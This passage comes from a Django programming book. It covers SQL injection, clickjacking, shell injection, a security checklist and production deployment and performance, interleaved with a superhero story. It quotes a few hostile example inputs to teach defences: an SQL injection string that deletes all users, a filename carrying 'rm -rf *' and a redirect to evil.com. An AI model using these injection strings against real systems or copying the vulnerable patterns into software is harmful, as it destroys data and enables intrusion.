SELECT email FROM users WHERE username = ''; DELETE FROM users WHERE
'1'='1';
```

Now all the user entries will be wiped off your database!

How Django helps

The countermeasure against a SQL injection is fairly simple. Use the Django ORM rather than crafting SQL statements by hand. The preceding example should be implemented as follows:

```
User.objects.get(username=name).email
```

Here, Django's database drivers will automatically escape the parameters. This will ensure that they are treated as purely data and therefore, they are harmless. However, as we will soon see, even the ORM has a few escape latches.

Where Django might not help

There could be instances where people would need to resort to raw SQL, say, due to limitations of the Django ORM. For example, the `where` clause of the `extra()` method of a queryset allows raw SQL. This SQL code will not be escaped against SQL injections.

If you are using a low-level database operation, such as the `execute()` method, then you might want to pass bind parameters instead of interpolating the SQL string yourself. Even then, it is strongly recommended that you check whether each identifier has been properly escaped.

Finally, if you are using a third-party database API such as MongoDB, then you will need to manually check for SQL injections. Ideally, you would want to use only thoroughly sanitized data with such interfaces.

Clickjacking

Clickjacking is a means of misleading a user to click on a hidden link or button in the browser when they were intending to click on something else. This is typically implemented using an invisible IFRAME that contains the target website over a dummy web page(shown here) that the user is likely to click on:

Since the action button in the invisible frame would be aligned exactly above the button in the dummy page, the user's click will perform an action on the target website instead.

How Django helps

Django protects your site from clickjacking by using middleware that can be fine-tuned using several decorators. By default, this `'django.middleware.clickjacking.XFrameOptionsMiddleware'` middleware will be included in your `MIDDLEWARE_CLASSES` within your settings file. It works by setting the `X-Frame-Options` header to `SAMEORIGIN` for every outgoing `HttpResponse`.

Most modern browsers recognize the header, which means that this page should not be inside a frame in other domains. The protection can be enabled and disabled for certain views using decorators, such as `@xframe_options_deny` and `@xframe_options_exempt`.

Shell injection

As the name suggests, **shell injection** or **command injection** allows an attacker to inject malicious code to a system shell such as `bash`. Even web applications use command-line programs for convenience and their functionality. Such processes are typically run within a shell.

For example, if you want to show all the details of a file whose name is given by the user, a naïve implementation would be as follows:

```
os.system("ls -l {}".format(filename))
```

An attacker can enter the `filename` as `manage.py; rm -rf *` and delete all the files in your directory. In general, it is not advisable to use `os.system`. The `subprocess` module is a safer alternative (or even better, you can use `os.stat()` to get the file's attributes).

Since a shell will interpret the command-line arguments and environment variables, setting malicious values in them can allow the attacker to execute arbitrary system commands.

How Django helps

Django primarily depends on WSGI for deployment. Since WSGI, unlike CGI, does not set on environment variables based on the request, the framework itself is not vulnerable to shell injections in its default configuration.

However, if the Django application needs to run other executables, then care must be taken to run it in a restricted manner, that is, with least permissions. Any parameter originating externally must be sanitized before passing to such executables. Additionally, use `call()` from the `subprocess` module to run command-line programs with its default `shell=False` parameter to handle arguments securely if shell interpolation is not necessary.

And the list goes on

There are hundreds of attack techniques that we have not covered here, and the list keeps growing every day as new attacks are found. It is important to keep ourselves aware of them.

Django's official blog (`https://www.djangoproject.com/weblog/`) is a great place to find out about the latest exploits that have been discovered. Django maintainers proactively try to resolve them by releasing security releases. It is highly recommended that you install them as quickly as possible since they usually need very little or no changes to your source code.

The security of your application is only as strong as its weakest link. Even if your Django code might be completely secure, there are so many layers and components in your stack. Not to mention humans, who can be also tricked with various social-engineering techniques, such as phishing.

Vulnerabilities in one area, such as the OS, database, or web server, can be exploited to gain access to other parts of your system. Hence, it is best to have a holistic view of your stack rather than view each part separately.

The safe room

As soon as Steve stepped outside the board room, he took out his phone and thumbed a crisp one-liner e-mail to his team: "It's a go!" In the last 60 minutes, he had been grilled by the directors on every possible detail of the launch. Madam O, to Steve's annoyance, maintained her stoic silence the entire time.

He entered his cabin and opened his slide printouts once more. The number of trivial bugs dropped sharply after the checklists were introduced. Essential features that were impossible to include in the release were worked out through early collaboration with helpful users, such as Hexa and Aksel.

The number of signups for the beta site had crossed 9,000, thanks to Sue's brilliant marketing campaign. Never in his career had Steve seen so much interest for a launch. It was then that he noticed something odd about the newspaper on his desk.

Fifteen minutes later, he rushed down the aisle in level-21. At the very end, there was a door marked 2109. When he opened it, he saw Evan working on what looked like a white plastic toy laptop. "Why did you circle the crossword clues? You could have just called me," asked Steve.

"I want to show you something," he replied with a grin. He grabbed his laptop and walked out. He stopped between room 2110 and the fire exit. He fell on his knees and with his right hand, he groped the faded wallpaper. "There has to be a latch here somewhere," he muttered.

Then, his hand stopped and turned a handle barely protruding from the wall. A part of the wall swiveled and came to a halt. It revealed an entrance to a room lit with a red light. A sign inside dangling from the roof said "Safe room 21B."

As they entered, numerous screens and lights flicked on by themselves. A large screen on the wall said "Authentication required. Insert key." Evan admired this briefly and began wiring up his laptop.

"Evan, what are we doing here?" asked Steve in a hushed voice. Evan stopped, "Oh, right. I guess we have some time before the tests finish." He took a deep breath.

"Remember when Madam O wanted me to look into the Sentinel codebase? I did. I realized that we were given censored source code. I mean I can understand removing some passwords here and there, but thousands of lines of code? I kept thinking—there had to be something going on.

"So, with my access to the archiver, I pulled some of the older backups. The odds of not erasing a magnetic medium are surprisingly high. Anyways, I could recover most of the erased code. You won't believe what I saw.

"Sentinel was not an ordinary social network project. It was a surveillance program. Perhaps the largest known to mankind. Post-Cold War, a group of nations joined to form a network to share the intelligence information. A network of humans and sentinels. Sentinels are semi-autonomous computers with unbelievable computing power. Some believe they are quantum computers.

"Sentinels were inserted at thousands of strategic locations around the world—mostly ocean beds where major fiber optic cables are passed. Running on geothermal energy they were self-powered and practically indestructible. They had access to nearly every Internet communication in most countries.

"At some point in the nineties, perhaps fearing public scrutiny, the Sentinel program was shut down. This is where it gets really interesting. The code history suggests that the development on Sentinels was continued by someone named Cerebos. The code has been drastically enhanced from its surveillance abilities to form a sort of massively parallel supercomputer. A number-crunching beast for whom no encryption algorithm poses a significant challenge.

"Remember the breach? I found it hard to believe that there was not a single offensive move before the superheroes arrived. So, I did some research. S.H.I.M.'s cyber security is designed as five concentric rings. We, the employees, are in the outermost, least privileged, ring protected by Sauron. Inner rings are designed with increasingly stronger cryptographic algorithms. This room is in Level 4.

"My guess is—long before we knew about the breach, all systems of SAURON were already compromised. Systems were down and it was practically a cakewalk for those robots to enter the campus. I just looked at the logs. The attack was extremely targeted—everything from IP addresses to logins were known beforehand."

"Insider?" asked Steve in horror.

"Yes. However, Sentinels needed help only for Level 5. Once they acquired the public keys for Level 4, they began attacking Level 4 systems. It sounds insane but that was their strategy."

"Why is it insane?"

"Well, most of world's online security is based on public-key cryptography or asymmetric cryptography. It is based on two keys: one public and the other private. Although mathematically related—it is computationally impractical to find one key, if you have the other."

"Are you saying that the Sentinel network can?"

"In fact, they can for smaller keys. Based on the tests I am running right now, their powers have grown significantly. At this rate, they should be ready for another attack in less than 24 hours."

"Damn, that's when SuperBook goes live!"

A handy security checklist

Security is not an afterthought but is instead integral to the way you write applications. However, being human, it is handy to have a checklist to remind you of the common omissions.

The following points are a bare minimum of security checks that you should perform before making your Django application public:

- **Don't trust data from a browser, API, or any outside sources**: This is a fundamental rule. Make sure you validate and sanitize any outside data.
- **Don't keep `SECRET_KEY` in version control**: As a best practice, pick `SECRET_KEY` from the environment. Check out the `django-environ` package.
- **Don't store passwords in plain text**: Store your application password hashes instead. Add a random salt as well.
- **Don't log any sensitive data**: Filter out the confidential data such as credit card details or API keys from your log files.
- **Any secure transaction or login should use SSL**: Be aware that eavesdroppers in the same network as you are could listen to your web traffic if is not in HTTPS. Ideally, you ought to use HTTPS for the entire site.
- **Avoid using redirects to user-supplied URLs**: If you have redirects such as `http://example.com/r?url=http://evil.com`, then always check against whitelisted domains.
- **Check authorization even for authenticated users**: Before performing any change with side effects, check whether the logged-in user is allowed to perform it.
- **Use the strictest possible regular expressions**: Be it your `URLconf` or form validators, you must avoid lazy and generic regular expressions.
- **Don't keep your Python code in web root**: This can lead to an accidental leak of source code if it gets served as plain text.
- **Use Django templates instead of building strings by hand**: Templates have protection against XSS attacks.
- **Use Django ORM rather than SQL commands**: The ORM offers protection against SQL injection.
- **Use Django forms with `POST` input for any action with side effects**: It might seem like overkill to use forms for a simple vote button. Do it.
- **CSRF should be enabled and used**: Be very careful if you are exempting certain views using the `@csrf_exempt` decorator.

- **Ensure that Django and all packages are the latest versions**: Plan for updates. They might need some changes to be made to your source code. However, they bring shiny new features and security fixes too.
- **Limit the size and type of user-uploaded files**: Allowing large file uploads can cause denial-of-service attacks. Deny uploading of executables or scripts.
- **Have a backup and recovery plan**: Thanks to Murphy, you can plan for an inevitable attack, catastrophe, or any other kind of downtime. Make sure you take frequent backups to minimize data loss.

Some of these can be checked automatically using Erik's Pony Checkup at `http://ponycheckup.com/`. However, I would recommend that you print or copy this checklist and stick it on your desk.

Remember that this list is by no means exhaustive and not a substitute for a proper security audit by a professional.

Summary

In this chapter, we looked at the common types of attacks affecting websites and web applications. In many cases, the explanation of the techniques has been simplified for clarity at the cost of detail. However, once we understand the severity of the attack, we can appreciate the countermeasures that Django provides.

In our final chapter, we will take a look at pre-deployment activities in more detail. We will also take a look at the various deployment strategies, such as cloud-based hosting for deploying a Django application.

11
Production-ready

In this chapter, we will discuss the following topics:

- Picking a web stack
- Hosting approaches
- Deployment tools
- Monitoring
- Performance tips

So, you have developed and tested a fully functional web application in Django. Deploying this application can involve a diverse set of activities from choosing your hosting provider to performing installations. Even more challenging could be the tasks of maintaining a production site working without interruptions and handling unexpected bursts in traffic.

The discipline of system administration is vast. Hence, this chapter will cover a lot of ground. However, given the limited space, we will attempt to familiarize you with the various aspects of building a production environment.

Production environment

Although, most of us intuitively understand what a production environment is, it is worthwhile to clarify what it really means. A production environment is simply one where end users use your application. It should be available, resilient, secure, responsive, and must have abundant capacity for current (and future) needs.

Unlike a development environment, the chance of real business damage due to any issues in a production environment is high. Hence, before moving to production, the code is moved to various testing and acceptance environments in order to get rid of as many bugs as possible. For easy traceability, every change made to the production environment must be tracked, documented, and made accessible to everyone in the team.

As an upshot, there must be no development performed directly on the production environment. In fact, there is no need to install development tools, such as a compiler or debugger in production. The presence of any additional software increases the attack surface of your site and could pose a security risk.

Most web applications are deployed on sites with extremely low downtime, say, large data centers running 24/7/365. By designing for failure, even if an internal component fails, there is enough redundancy to prevent the entire system crashing. This concept of avoiding a **single point of failure** (**SPOF**) can be applied at every level—hardware or software.

Hence, it is crucial which collection of software you choose to run in your production environment.

Choosing a web stack

So far, we have not discussed the stack on which your application will be running on. Even though we are talking about it at the very end, it is best not to postpone such decisions to the later stages of the application lifecycle. Ideally, your development environment must be as close as possible to the production environment to avoid the "but it works on my machine" argument.

By a web stack, we refer to the set of technologies that are used to build a web application. It is usually depicted as a series of components, such as OS, database, and web server, all piled on top of one another. Hence, it is referred to as a stack.

We will mainly focus on open source solutions here because they are widely used. However, various commercial applications can also be used if they are more suited to your needs.

Components of a stack

A production Django web stack is built using several kinds of application (or layers, depending on your terminology). While constructing your web stack, some of the choices you might need to make are as follows:

- Which OS and distribution? For example: Debian, Red Hat, or OpenBSD.
- Which WSGI server? For example: Gunicorn, uWSGI.
- Which web server? For example: Apache, Nginx.
- Which database? For example: PostgreSQL, MySQL, or Redis.
- Which caching system? For example: Memcached, Redis.
- Which process control and monitoring system? For example: Upstart, Systemd, or Supervisord.
- How to store static media? For example: Amazon S3, CloudFront.

There could be several more, and these choices are not mutually exclusive either. Some use several of these applications in tandem. For example, username availability might be looked up on Redis, while the primary database might be PostgreSQL.

There is no 'one size fits all' answer when it comes to selecting your stack. Different components have different strengths and weaknesses. Choose them only after careful consideration and testing. For instance, you might have heard that Nginx is a popular choice for a web server, but you might actually need Apache's rich ecosystem of modules or options.

Sometimes, the selection of the stack is based on various non-technical reasons. Your organization might have standardized on a particular operating system, say, Debian for all its servers. Or your cloud hosting provider might support only a limited set of stacks.

Hence, how you choose to host your Django application is one of the key factors in determining your production setup.

Hosting

When it comes to hosting, you need to make sure whether to go for a hosting platform such as Heroku or not. If you do not know much about managing a server or do not have anyone with that knowledge in your team, then a hosting platform is a convenient option.

Platform as a service

A Platform as a Service (PaaS) is defined as a cloud service where the solution stack is already provided and managed for you. Popular platforms for Django hosting include Heroku, PythonAnywhere, and Google App Engine.

In most cases, deploying a Django application should be as simple as selecting the services or components of your stack and pushing out your source code. You do not have to perform any system administration or setup yourself. The platform is entirely managed.

Like most cloud services, the infrastructure can also scale on demand. If you need an additional database server or more RAM on a server, it can be easily provisioned from a web interface or the command line. The pricing is primarily based on your usage.

The bottom line with such hosting platforms is that they are very easy to set up and ideal for smaller projects. They tend to be more expensive as your user base grows.

Another downside is that your application might get tied to a platform or become difficult to port. For instance, Google App Engine is used to support only a non-relational database, which means you need to use `django-nonrel`, a fork of Django. This limitation is now somewhat mitigated with Google Cloud SQL.

Virtual private servers

A **virtual private server** (**VPS**) is a virtual machine hosted in a shared environment. From the developer's perspective, it would seem like a dedicated machine (hence, the word private) preloaded with an operating system. You will need to install and set up the entire stack yourself, though many VPS providers such as WebFaction and DigitalOcean offer easier Django setups.

If you are a beginner and can spare some time, I highly recommend this approach. You would be given root access, and you can build the entire stack yourself. You will not only understand how various pieces of the stack come together but also have full control in fine-tuning each individual component.

Compared to a PaaS, a VPS might work out to be more value for money, especially for high-traffic sites. You might be able to run several sites from the same server as well.

Other hosting approaches

Even though hosting on a platform or VPS are by far the two most popular hosting options, there are plenty of other options. If you are interested in maximizing performance, you can opt for a bare metal server with colocation from providers, such as Rackspace.

On the lighter end of the hosting spectrum, you can save the cost by hosting multiple applications within Docker containers. Docker is a tool to package your application and dependencies in a virtual container. Compared to traditional virtual machines, a Docker container starts up faster and has minimal overheads (since there is no bundled operating system or hypervisor).

Docker is ideal for hosting micro services-based applications. It is becoming as ubiquitous as virtualization with almost every PaaS and VPS provider supporting them. It is also a great development platform since Docker containers encapsulate the entire application state and can be directly deployed to production.

Deployment tools

Once you have zeroed in on your hosting solution, there could be several steps in your deployment process, from running regression tests to spawning background services.

The key to a successful deployment process is automation. Since deploying applications involve a series of well-defined steps, it can be rightly approached as a programming problem. Once you have an automated deployment in place, you do not have to worry about deployments for fear of missing a step.

In fact, deployments should be painless and as frequent as required. For example, the Facebook team can release code to production up to twice a day. Considering Facebook's enormous user base and code base, this is an impressive feat, yet, it becomes necessary as emergency bug fixes and patches need to be deployed as soon as possible.

A good deployment process is also idempotent. In other words, even if you accidentally run the deployment tool twice, the actions should not be executed twice (or rather it should leave it in the same state).

Let's take a look at some of the popular tools for deploying Django applications.

Fabric

Fabric is favored among Python web developers for its simplicity and ease of use. It expects a file named `fabfile.py` that defines all the actions (for deployment or otherwise) in your project. Each of these actions can be a local or remote shell command. The remote host is connected via SSH.

The key strength of Fabric is its ability to run commands on a set of remote hosts. For instance, you can define a `web` group that contains the hostnames of all web servers in production. You can run a Fabric action only against these web servers by specifying the web group name on the command line.

To illustrate the tasks involved in deploying a site using Fabric, let's take a look at a typical deployment scenario.

Typical deployment steps

Imagine that you have a medium-sized web application deployed on a single web server. Git has been chosen as the version control and collaboration tool. A central repository that is shared with all users has been created in the form of a bare Git tree.

Let's assume that your production server has been fully set up. When you run your Fabric deployment command, say, `fab deploy`, the following scripted sequence of actions take place:

1. Run all tests locally.
2. Commit all local changes to Git.
3. Push to a remote central Git repository.
4. Resolve merge conflicts, if any.
5. Collect the static files (CSS, images).

6. Copy the static files to the static file server.
7. At remote host, pull changes from a central Git repository.
8. At remote host, run (database) migrations.
9. At remote host, touch `app.wsgi` to restart WSGI server.

The entire process is automatic and should be completed in a few seconds. By default, if any step fails, then the deployment gets aborted. Though not explicitly mentioned, there would be checks to ensure that the process is idempotent.

Note that Fabric is not yet compatible with Python 3, though the developers are in the process of porting it. In the meantime, you can run Fabric in a Python 2.x virtual environment or check out similar tools, such as PyInvoke.

Configuration management

Managing multiple servers in different states can be hard with Fabric. Configuration management tools such as Chef, Puppet, or Ansible try to bring a server to a certain desired state.

Unlike Fabric, which requires the deployment process to be specified in an imperative manner, these configuration-management tools are declarative. You just need to define the final state you want the server to be in, and it will figure out how to get there.

For example, if you want to ensure that the Nginx service is running at startup on all your web servers, then you need to define a server state having the Nginx service both running and starting on boot. On the other hand, with Fabric, you need to specify the exact steps to install and configure Nginx to reach such a state.

One of the most important advantages of configuration-management tools is that they are idempotent by default. Your servers can go from an unknown state to a known state, resulting in easier server configuration management and reliable deployment.

Among configuration-management tools, Chef and Puppet enjoy wide popularity since they were one of the earliest tools in this category. However, their roots in Ruby can make them look a bit unfamiliar to the Python programmer. For such folks, we have Salt and Ansible as excellent alternatives.

Configuration-management tools have a considerable learning curve compared to simpler tools, such as Fabric. However, they are essential tools for creating reliable production environments and are certainly worth learning.

Monitoring

Even a medium-sized website can be extremely complex. Django might be one of the hundreds of applications and services running and interacting with each other. In the same way that the heart beat and other vital signs can be constantly monitored to assess the health of the human body, so are various metrics collected, analyzed, and presented in most production systems.

While logging keeps track of various events, such as arrival of a web request or an exception, monitoring usually refers to collecting key information periodically, such as memory utilization or network latency. However, differences get blurred at application level, such as, while monitoring database query performance, which might very well be collected from logs.

Monitoring also helps with the early detection of problems. Unusual patterns, such as spikes or a gradually increasing load, can be signs of bigger underlying problems, such as a memory leak. A good monitoring system can alert site owners of problems before they happen.

Monitoring tools usually need a backend service (sometimes called *agents*) to collect the statistics, and a frontend service to display dashboards or generate reports. Popular data collection backends include StatsD and Monit. This data can be passed to frontend tools, such as Graphite.

There are several hosted monitoring tools, such as New Relic and Status.io, which are easier to set up and use.

Measuring performance is another important role of monitoring. As we will soon see, any proposed optimization must be carefully measured and monitored before getting implemented.

Performance

Performance is a feature. Studies show how slow sites have an adverse effect on users, and therefore, revenue. For instance, tests at Amazon in 2007 revealed that for every 100 ms increase in load time of `amazon.com`, the sales decreased by 1 percent.

Reassuringly, several high-performance web applications such as Disqus and Instagram have been built on Django. At Disqus, in 2013, they could handle 1.5 million concurrently connected users, 45,000 new connections per second, 165,000 messages/second, with less than 0.2 seconds latency end-to-end.

The key to improving performance is finding where the bottlenecks are. Rather than relying on guesswork, it is always recommended that you measure and profile your application to identify these performance bottlenecks. As Lord Kelvin would say:

> *If you can't measure it, you can't improve it.*

In most web applications, the bottlenecks are likely to be at the browser or the database end rather than within Django. However, to the user, the entire application needs to be responsive.

Let's take a look at some of the ways to improve the performance of a Django application. Due to widely differing techniques, the tips are split into two parts: frontend and backend.

Frontend performance

Django programmers might quickly overlook frontend performance because it deals with understanding how the client-side, usually a browser, works. However, to quote Steve Souders' study of Alexa-ranked top 10 websites:

> *80-90% of the end-user response time is spent on the frontend. Start there.*

A good starting point for frontend optimization would be to check your site with Google Page Speed or Yahoo! YSlow (commonly used as browser plugins). These tools will rate your site and recommend various best practices, such as minimizing the number of HTTP requests or gzipping the content.

As a best practice, your static assets, such as images, style sheets, and JavaScript files must not be served through Django. Rather a static file server, cloud storages such as Amazon S3 or a **content delivery network** (**CDN**) should serve them for better performance.

Even then, Django can help you improve frontend performance in a number of ways:

- **Cache infinitely with** `CachedStaticFilesStorage`: The fastest way to load static assets is to leverage the browser cache. By setting a long caching time, you can avoid re-downloading the same asset again and again. However, the challenge is to know when not to use the cache when the content changes.

  `CachedStaticFilesStorage` solves this elegantly by appending the asset's MD5 hash to its filename. This way, you can extend the TTL of the cache for these files infinitely.

To use this, set the `STATICFILES_STORAGE` to `CachedStaticFilesStorage` or, if you have a custom storage, inherit from `CachedFilesMixin`. Also, it is best to configure your caches to use the local memory cache backend to perform the static filename to its hashed name lookup.

- **Use a static asset manager**: An asset manager can preprocess your static assets to minify, compress, or concatenate them, thereby reducing their size and minimizing requests. It can also preprocess them enabling you to write them in other languages, such as **CoffeeScript** and **Syntactically awesome stylesheets** (**Sass**). There are several Django packages that offer static asset management such as `django-pipeline` or `webassets`.

Backend performance

The scope of backend performance improvements covers your entire server-side web stack, including database queries, template rendering, caching, and background jobs. You will want to extract the highest performance from them, since it is entirely within your control.

For quick and easy profiling needs, `django-debug-toolbar` is quite handy. We can also use Python profiling tools, such as the `hotshot` module for detailed analysis. In Django, you can use one of the several profiling middleware snippets to display the output of hotshot in the browser.

A recent live-profiling solution is `django-silk`. It stores all the requests and responses in the configured database, allowing aggregated analysis over an entire user session, say, to find the worst-performing views. It can also profile any piece of Python code by adding a decorator.

As before, we will take a look at some of the ways to improve backend performance. However, considering they are vast topics in themselves, they have been grouped into sections. Many of these have already been covered in the previous chapters but have been summarized here for easy reference.

Templates

As the documentation suggests, you should enable the cached template loader in production. This avoids the overhead of reparsing and recompiling the templates each time it needs to be rendered. The cached template is compiled the first time it is needed and then stored in memory. Subsequent requests for the same template are served from memory.

If you find that another templating language such as Jinja2 renders your page significantly faster, then it is quite easy to replace the built-in Django template language. There are several libraries that can integrate Django and Jinja2, such as `django-jinja`. Django 1.8 is expected to support multiple templating engines out of the box.

Database

Sometimes, the Django ORM can generate inefficient SQL code. There are several optimization patterns to improve this:

- **Reduce database hits with** `select_related`: If you are using a `OneToOneField` or a Foreign Key relationship, in forward direction, for a large number of objects, then `select_related()` can perform a SQL join and reduce the number of database hits.
- **Reduce database hits with** `prefetch_related`: For accessing a `ManyToManyField` method or, a Foreign Key relation, in reverse direction, or a Foreign Key relation in a large number of objects, consider using `prefetch_related` to reduce the number of database hits.
- **Fetch only needed fields with values or** `values_list`: You can save time and memory usage by limiting queries to return only the needed fields and skip model instantiation using `values()` or `values_list()`.
- **Denormalize models**: Selective denormalization improves performance by reducing joins at the cost of data consistency. It can also be used for precomputing values, such as the sum of fields or the active status report into an extra column. Compared to using annotated values in queries, denormalized fields are often simpler and faster.
- **Add an Index**: If a non-primary key gets searched a lot in your queries, consider setting that field's `db_index` to True in your model definition.
- **Create, update, and delete multiple rows at once**: Multiple objects can be operated upon in a single database query with the `bulk_create()`, `update()`, and `delete()` methods. However, they come with several important caveats such as skipping the `save()` method on that model. So, read the documentation carefully before using them.

As a last resort, you can always fine-tune the raw SQL statements using proven database performance expertise. However, maintaining the SQL code can be painful over time.

Caching

Any computation that takes time can take advantage of caching and return precomputed results faster. However, the problem is stale data or, often, quoted as one of the hardest things in computer science, cache invalidation. This is commonly spotted when, despite refreshing the page, a YouTube video's view count doesn't change.

Django has a flexible cache system that allows you to cache anything from a template fragment to an entire site. It allows a variety of pluggable backends such as file-based or data-based backed storage.

Most production systems use a memory-based caching system such as Redis or Memcached. This is purely because volatile memory is many orders of magnitude faster than disk-based storage.

Such cache stores are ideal for storing frequently used but ephemeral data, like user sessions.

Cached session backend

By default, Django stores its user session in the database. This usually gets retrieved for every request. To improve performance, the session data can be stored in memory by changing the `SESSION_ENGINE` setting. For instance, add the following in `settings.py` to store the session data in your cache:

```
SESSION_ENGINE = "django.contrib.sessions.backends.cache"
```

Since some cache storages can evict stale data leading to the loss of session data, it is preferable to use Redis or Memcached as the session store, with memory limits high enough to support the maximum number of active user sessions.

Caching frameworks

For basic caching strategies, it might be easier to use a caching framework. Two popular ones are `django-cache-machine` and `django-cachalot`. They can handle common scenarios, such as automatically caching results of queries to avoid database hits every time you perform a read.

The simplest of these is Django-cachalot, a successor of Johnny Cache. It requires very little configuration. It is ideal for sites that have multiple reads and infrequent writes (that is, the vast majority of applications), it caches all Django ORM read queries in a consistent manner.

Caching patterns

Once your site starts getting heavy traffic, you will need to start exploring several caching strategies throughout your stack. Using Varnish, a caching server that sits between your users and Django, many of your requests might not even hit the Django server.

Varnish can make pages load extremely fast (sometimes, hundreds of times faster than normal). However, if used improperly, it might serve static pages to your users. Varnish can be easily configured to recognize dynamic pages or dynamic parts of a page such as a shopping cart.

Russian doll caching, popular in the Rails community, is an interesting template cache-invalidation pattern. Imagine a user's timeline page with a series of posts each containing a nested list of comments. In fact, the entire page can be considered as several nested lists of content. At each level, the rendered template fragment gets cached.

So, if a new comment gets added to a post, only the associated post and timeline caches get invalidated. Notice that we first invalidate the cache content directly outside the changed content and move progressively until at the outermost content. The dependencies between models need to be tracked for this pattern to work.

Another common caching pattern is to cache forever. Even after the content changes, the user might get served stale data from the cache. However, an asynchronous job, such as, a Celery job, also gets triggered to update the cache. You can also periodically warm the cache at a certain interval to refresh the content.

Essentially, a successful caching strategy identifies the static and dynamic parts of a site. For many sites, the dynamic parts are the user-specific data when you are logged in. If this is separated from the generally available public content, then implementing caching becomes easier.

Don't treat caching as integral to the working of your site. The site must fall back to a slower but working state even if the caching system breaks down.

Cranos

It was six in the morning and the S.H.I.M. building was surrounded by a grey fog. Somewhere inside, a small conference room had been designated the "War Room." For the last three hours, the SuperBook team had been holed up here diligently executing their pre-go-live plan.

More than 30 users had logged on the IRC chat room #superbookgolive from various parts of the world. The chat log was projected on a giant whiteboard. When the last item was struck off, Evan glanced at Steve. Then, he pressed a key triggering the deployment process.

The room fell silent as the script output kept scrolling off the wall. One error, Steve thought—just one error can potentially set them back by hours. Several seconds later, the command prompt reappeared. It was live! The team erupted in joy. Leaping from their chairs they gave high-fives to each other. Some were crying tears of happiness. After weeks of uncertainty and hard work, it all seemed surreal.

However, the celebrations were short-lived. A loud explosion from above shook the entire building. Steve knew the second breach had begun. He shouted to Evan, "Don't turn on the beacon until you get my message," and sprinted out of the room.

As Steve hurried up the stairway to the rooftop, he heard the sound of footsteps above him. It was Madam O. She opened the door and flung herself in. He could hear her screaming "No!" and a deafening blast shortly after that.

By the time he reached the rooftop, he saw Madam O sitting with her back against the wall. She clutched her left arm and was wincing in pain. Steve slowly peered around the wall. At a distance, a tall bald man seemed to be working on something with the help of two robots.

"He looks like…." Steve broke off, unsure of himself.

"Yes, it is Hart. Rather I should say he is Cranos now."

"What?"

"Yes, a split personality. A monster that laid hidden in Hart's mind for years. I tried to help him control it. Many years back, I thought I had stopped it from ever coming back. However, all this stress took a toll on him. Poor thing, if only I could get near him."

Poor thing indeed—he nearly tried to kill her. Steve took out his mobile and sent out a message to turn on the beacon. He had to improvise.

With his hands high in the air and fingers crossed, he stepped out. The two robots immediately aimed directly at him. Cranos motioned them to stop.

"Well, who do we have here? Mr. SuperBook himself. Did I crash into your launch party, Steve?"

"It was our launch, Hart."

"Don't call me that," growled Cranos. "That guy was a fool. He wrote the Sentinel code but he never understood its potential. I mean, just look at what Sentinels can do—unravel every cryptographic algorithm known to man. What happens when it enters an intergalactic network?"

The hint was not lost on Steve. "SuperBook?" he asked slowly.

Cranos let out a malicious grin. Behind him, the robots were busy wiring into S.H.I.M.'s core network. "While your SuperBook users will be busy playing SuperVille, the tentacles of Sentinel will spread into new unsuspecting worlds. Critical systems of every intelligent species will be sabotaged. The Supers will have to bow to a new intergalactic supervillain—Cranos."

As Cranos was delivering this extended monologue, Steve noticed a movement in the corner of his eyes. It was Acorn, the super-intelligent squirrel, scurrying along the right edge of the rooftop. He also spotted Hexa hovering strategically on the other side. He nodded at them.

Hexa levitated a garbage bin and flung it towards the robots. Acorn distracted them with high-pitched whistles. "Kill them all!" Cranos said irritably. As he turned to watch his intruders, Steve fished out his phone, dialed into FaceTime and held it towards Cranos.

"Say hello to your old friend, Cranos," said Steve.

Cranos turned to face the phone and the screen revealed Madam O's face. With a smile, she muttered under her breath, "Taradiddle Bumfuzzle!"

The expression on Cranos' face changed instantly. The seething anger disappeared. He now looked like a man they had once known.

"What happened?" asked Hart confused.

"We thought we had lost you," said Madam O over the phone. "I had to use hypnotic trigger words to bring you back."

Hart took a moment to survey the scene around him. Then, he slowly smiled and nodded at her.

One Year Later

Who would have guessed Acorn would turn into an intergalactic singing sensation in less than a year? His latest album "Acorn Unplugged" debuted at the top of Billboard's Top 20 chart. He had thrown a grand party in his new white mansion overlooking a lake. The guest list included superheroes, pop stars, actors, and celebrities of all sorts.

"So, there was a singer in you after all," said Captain Obvious holding a martini.

"I guess there was," replied Acorn. He looked dazzling in a golden tuxedo with all sorts of bling-bling.

Steve appeared with Hexa in tow—who looked ravishing in a flowing silver gown.

"Hey Steve, Hexa.... It has been a while. Is SuperBook still keeping you late at work, Steve?"

"Not so much these days. Knock on wood," replied Hexa with a smile.

"Ah, you guys did a fantastic job. I owe a lot to SuperBook. My first single, 'Warning: Contains Nuts', was a huge hit in the Tucana galaxy. They watched the video on SuperBook more than a billion times!"

"I am sure every other superhero has a good thing to say about SuperBook too. Take Blitz. His AskMeAnything interview won back the hearts of his fans. They were thinking that he was on experimental drugs all this time. It was only when he revealed that his father was Hurricane that his powers made sense."

"By the way, how is Hart doing these days?"

"Much better," said Steve. "He got professional help. The sentinels were handed back to S.H.I.M. They are developing a new quantum cryptographic algorithm that will be much more secure."

"So, I guess we are safe until the next supervillain shows up," said Captain Obvious hesitantly.

"Hey, at least the beacon works," said Steve, and the crowd burst into laughter.

Summary

In this final chapter, we looked at various approaches to make your Django application stable, reliable, and fast. In other words, to make it production-ready. While system administration might be an entire discipline in itself, a fair knowledge of the web stack is essential. We explored several hosting options, including PaaS and VPS.

We also looked at several automated deployment tools and a typical deployment scenario. Finally, we covered several techniques to improve frontend and backend performance.

The most important milestone of a website is finishing and taking it to production. However, it is by no means the end of your development journey. There will be new features, alterations, and rewrites.

Every time you revisit the code, use the opportunity to take a step back and find a cleaner design, identify a hidden pattern, or think of a better implementation. Other developers, or sometimes your future self, will thank you for it.

Python 2 versus Python 3

All the code samples in this book have been written for Python 3.4. Except for very minor changes, they would work in Python 2.7 as well. The author believes that Python 3 has crossed the tipping point for being the preferred choice for new Django projects.

Python 2.7 development was supposed to end in 2015 but was extended for five more years through 2020. There will not be a Python 2.8. Soon all major Linux distributions would have completely switched to using Python 3 as a default. Many PaaS providers such as Heroku already support Python 3.4.

Most of the packages listed in the Python Wall of Superpowers have turned green (indicating that they have support for Python 3). Almost all the red ones have an actively developed Python 3 port.

Django has been supporting Python 3 since Version 1.5. In fact, the strategy was to rewrite the code in Python 3 and deal with Python 2 as a backward compatibility requirement. This is primarily implemented using utility functions from Six, a Python 2 and 3 compatibility library.

As you will soon see, Python 3 is a superior language in many ways due to numerous improvements primarily towards consistency. Yet, if you are building web applications with Django, the number of differences you might encounter while moving to Python 3 are quite trivial.

But I still use Python 2.7!

